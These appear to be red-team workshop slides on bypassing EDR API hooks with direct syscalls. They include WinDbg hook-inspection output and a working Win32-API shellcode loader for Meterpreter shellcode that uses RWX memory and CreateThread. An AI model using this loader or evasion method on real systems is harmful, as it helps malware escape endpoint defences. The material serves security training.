
Why Direct Syscalls?

- EDRs use user-mode API hooks
 - Before syscall execution → Redirect to hooking.dll from EDR
 - Analyze executed code or memory related to APIs at runtime
 - Malicious behaviour or malware → syscall not executed

Hooking Techniques?

- Various types of user-mode API hooking techniques, for example:
 - Inline API hooking (most common)
 - Import Address Table (IAT) Hooking
 - SSDT Hooking (Windows Kernel)
- Before Patch Guard kernel hooking was possible


User Mode Hooking Concept



The figure shows the principle of EDR user mode API-Hooking on a high level

Where are the EDR hooks?

- Often placed as inline hooks in ntdll.dll → Why in ntdll.dll?
 - lowest common denominator before transition to Windows kernel



Reference: <https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/overview-of-windows-components>

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Where are the EDR hooks?

- But depending on EDR, hooks also in other DLLs!

```
Usermode Hooks in sechost.dll >> inline hooking (jmp)
[-] StartServiceW
[-] OpenServiceW
[-] OpenServiceA
[-] StartServiceA
```

```
Usermode Hooks in win32u.dll >> inline hooking (jmp)
[-] NtUserSetProp
[-] NtUserShowWindow
[-] NtUserGetKeyboardState
```

```
Usermode Hooks in advapi32.dll >> inline hooking (jmp)
[-] OpenEventLogW
[-] CloseEventLog
[-] EncryptFileW
[-] CreateServiceA
```

```
Usermode Hooks in wininet.dll >> inline hooking (jmp)
[-] InternetCreateUrlW
[-] InternetConnectW
[-] InternetConnectA
```

Are we fucked up by Hooks?

- Could EDRs simply hook all Native APIs?
 - Hooking APIs costs resources, time, etc. → EDR slows down OS
 - Depending on EDR, more or less APIs hooked
 - Generally, EDRs focus on specific APIs like NtAllocateVirtualMemory etc.

Identify hooks from EDR?

- Debugger, WinDbg or x64dbg to debug APIs

```

1:008> x ntdll!NtAllocateVirtualMemory
00007ff8`16c4d3b0 ntdll!NtAllocateVirtualMemory (NtAllocateVirtualMemory)
1:008> u 00007ff8`16c4d3b0
ntdll!NtAllocateVirtualMemory:
00007ff8`16c4d3b0 4c8bd1    mov    r10,rcx
00007ff8`16c4d3b3 e90fd40700 jmp    ntdll!QueryRegistryValue+0x4c3 (00007ff8`16cca7c7)
00007ff8`16c4d3b8 f604250803fe7f01 test   byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff8`16c4d3c0 7503      jne    ntdll!NtAllocateVirtualMemory+0x15 (00007ff8`16c4d3c5)
00007ff8`16c4d3c2 0f05      syscall
00007ff8`16c4d3c4 c3       ret
00007ff8`16c4d3c5 cd2e      int    2Eh
00007ff8`16c4d3c7 c3       ret

```

The figure shows that the installed EDR uses inline hooking to hook the Native API NtAllocateVirtualMemory

```

0:000> x ntdll!NtAllocateVirtualMemory
00007ffe`86a4d3b0 ntdll!NtAllocateVirtualMemory (NtAllocateVirtualMemory)
0:000> u 00007ffe`86a4d3b0
ntdll!NtAllocateVirtualMemory:
00007ffe`86a4d3b0 4c8bd1    mov    r10,rcx
00007ffe`86a4d3b3 b818000000  mov    eax,18h
00007ffe`86a4d3b8 f604250803fe7f01 test   byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`86a4d3c0 7503      jne    ntdll!NtAllocateVirtualMemory+0x15 (00007ffe`86a4d3c5)
00007ffe`86a4d3c2 0f05      syscall
00007ffe`86a4d3c4 c3       ret
00007ffe`86a4d3c5 cd2e      int    2Eh
00007ffe`86a4d3c7 c3       ret

```

The figure shows a clean not hooked Native API

Consequences for Red Team?


- Hooks make it difficult to execute malicious code such as shellcode
- Red Teamers use various techniques to bypass the EDRs
 - Use no hooked APIs, User mode unhooking
 - Indirect syscalls, Direct syscalls
- In this workshop, we will focus on the **direct- and indirect syscall** technique.

Summary: Direct Syscalls

- Common red team technique
- Allows execution of syscalls without using ntdll.dll
- EDRs hook specific APIs like NtAllocateVirtualMemory
 - Typically placed in the form of inline hooks in ntdll.dll
- Direct syscalls are used to avoid hooked APIs through EDRs
 - For example, for shellcode execution

Chapter Four


High Level APIs: Win32-API Loader



Win32-API Loader

- First shellcode loader → based on Windows APIs (High Level APIs)
- This will be our reference dropper
- Remember → Win32-APIs called e.g., kernel32.dll
- Syscalls are executed by default control flow
 - Win32API-Loader.exe → kernel32.dll → kernelbase.dll → ntdll.dll → syscall

Shellcode Loader - Win32 APIs (High Level APIs)



Shellcode Declaration

- Shellcode which should be executed

```
// Insert the Meterpreter shellcode as an array of unsigned chars (replace the placeholder)
unsigned char code[] = "\xfc\x48\x83...";
```

Definition Thread Function

- Thread function for shellcode execution
- Responsible execute shellcode in new thread and not the main thread

```
// Define the thread function for executing shellcode
// This function will be executed in a separate thread created later in the main function
DWORD WINAPI ExecuteShellcode(LPVOID lpParam) {
    // Create a function pointer called 'shellcode' and initialize it with the address of the shellcode
    void (*shellcode)() = (void (*)())lpParam;

    // Call the shellcode function using the function pointer
    shellcode();

    // Return 0 as the thread exit code
    return 0;
}
```

VirtualAlloc: Memory Allocation

- Memory allocation in calling process

```
// Allocate Virtual Memory with PAGE_EXECUTE_READWRITE permissions to store the shellcode
// 'exec' will hold the base address of the allocated memory region
void* exec = VirtualAlloc(0, sizeof(code), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

C++

```
LPVOID VirtualAlloc(
    [in, optional] LPVOID lpAddress,
    [in]          SIZE_T dwSize,
    [in]          DWORD  flAllocationType,
    [in]          DWORD  flProtect
);
```

Reference: <https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc>

WriteProcessMemory: Copy Shellcode

- Copy shellcode to allocated memory

```
// Copy the shellcode into the allocated memory region using WriteProcessMemory
SIZE_T bytesWritten;
WriteProcessMemory(GetCurrentProcess(), exec, code, sizeof(code), &bytesWritten);
```

C++

```
BOOL WriteProcessMemory(
    [in] HANDLE hProcess,
    [in] LPVOID lpBaseAddress,
    [in] LPCVOID lpBuffer,
    [in] SIZE_T nSize,
    [out] SIZE_T *lpNumberOfBytesWritten
);
```

Reference: <https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory>

CreateThread: Execute Shellcode

- Create new thread to execute shellcode

```
// Create a new thread to execute the shellcode
// Pass the address of the ExecuteShellcode function as the thread function, and 'exec'
// The returned handle of the created thread is stored in hThread
HANDLE hThread = CreateThread(NULL, 0, ExecuteShellcode, exec, 0, NULL);
```

C++

```
HANDLE CreateThread(
    [in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes,
    [in]           SIZE_T             dwStackSize,
    [in]           LPTHREAD_START_ROUTINE lpStartAddress,
    [in, optional] _drv_aliasesMem LPVOID lpParameter,
    [in]           DWORD            dwCreationFlags,
    [out, optional] LPDWORD          lpThreadId
);
```

Reference: <https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread>

WaitForSingleObject: Thread Wait

- Ensures shellcode execution thread is finished before the main thread exists

```
// Wait for the shellcode execution thread to finish executing
// This ensures the main thread doesn't exit before the shellcode has finished running
WaitForSingleObject(hThread, INFINITE);
```

C++

```
HANDLE CreateThread(
    [in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes,
    [in]           SIZE_T             dwStackSize,
    [in]           LPTHREAD_START_ROUTINE lpStartAddress,
    [in, optional] _drv_aliasesMem LPVOID lpParameter,
    [in]           DWORD            dwCreationFlags,
    [out, optional] LPDWORD          lpThreadId
);
```


Reference: <https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread>

LAB Exercise: Win32-API Loader

- Build and analyze the Win32-API shellcode loader
- All necessary information in related **playbook** in GitHub Repo/Wiki
 - **08: Chapter 4** | Lab Exercise Playbook
- **Results/solution** can also be found in playbook

